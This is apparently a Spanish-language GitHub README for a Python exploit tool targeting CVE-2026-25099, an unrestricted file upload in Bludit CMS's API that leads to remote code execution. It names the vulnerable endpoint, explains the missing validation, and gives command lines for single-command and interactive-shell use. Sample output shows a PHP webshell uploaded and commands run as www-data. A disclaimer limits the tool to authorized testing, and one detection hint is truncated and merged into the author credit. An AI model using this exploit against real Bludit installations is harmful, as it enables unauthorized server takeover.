 yahiahamza/cve-2026-25099
# Exploit en Python para la carga de archivos sin restricciones en la API de Bludit CMS que conduce a la ejecución remota de código, proporcionando ejecución de comandos y shell interactiva para pruebas autorizadas.

Las versiones de Bludit CMS anteriores a la 3.18.4 permiten a un atacante autenticado con un token de API válido subir archivos de cualquier tipo y extensión a través del endpoint POST /api/files/<page-key>. La función uploadFile() no realiza ninguna validación de extensión o contenido de archivo, lo que permite subir webshells PHP y ejecutarlos como www-data.
# Ejecución de un solo comando
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# Shell interactiva
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

[*] CVE-2026-25099 - Bludit CMS API File Upload to RCE
[*] Target: http://target
[*] Retrieving page key...
[+] Page key: create-your-own-content
[*] Uploading webshell...
[+] Shell uploaded: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] Verifying RCE...
[+] RCE confirmed: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Interactive shell (type 'exit' to quit)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/ para detectar archivos PHP inesperadosYahia Hamza - https://yh.do
Esta herramienta se proporciona únicamente para pruebas de seguridad autorizadas y fines educativos. Úsala de forma responsable y solo contra sistemas para los que tengas permiso de prueba.
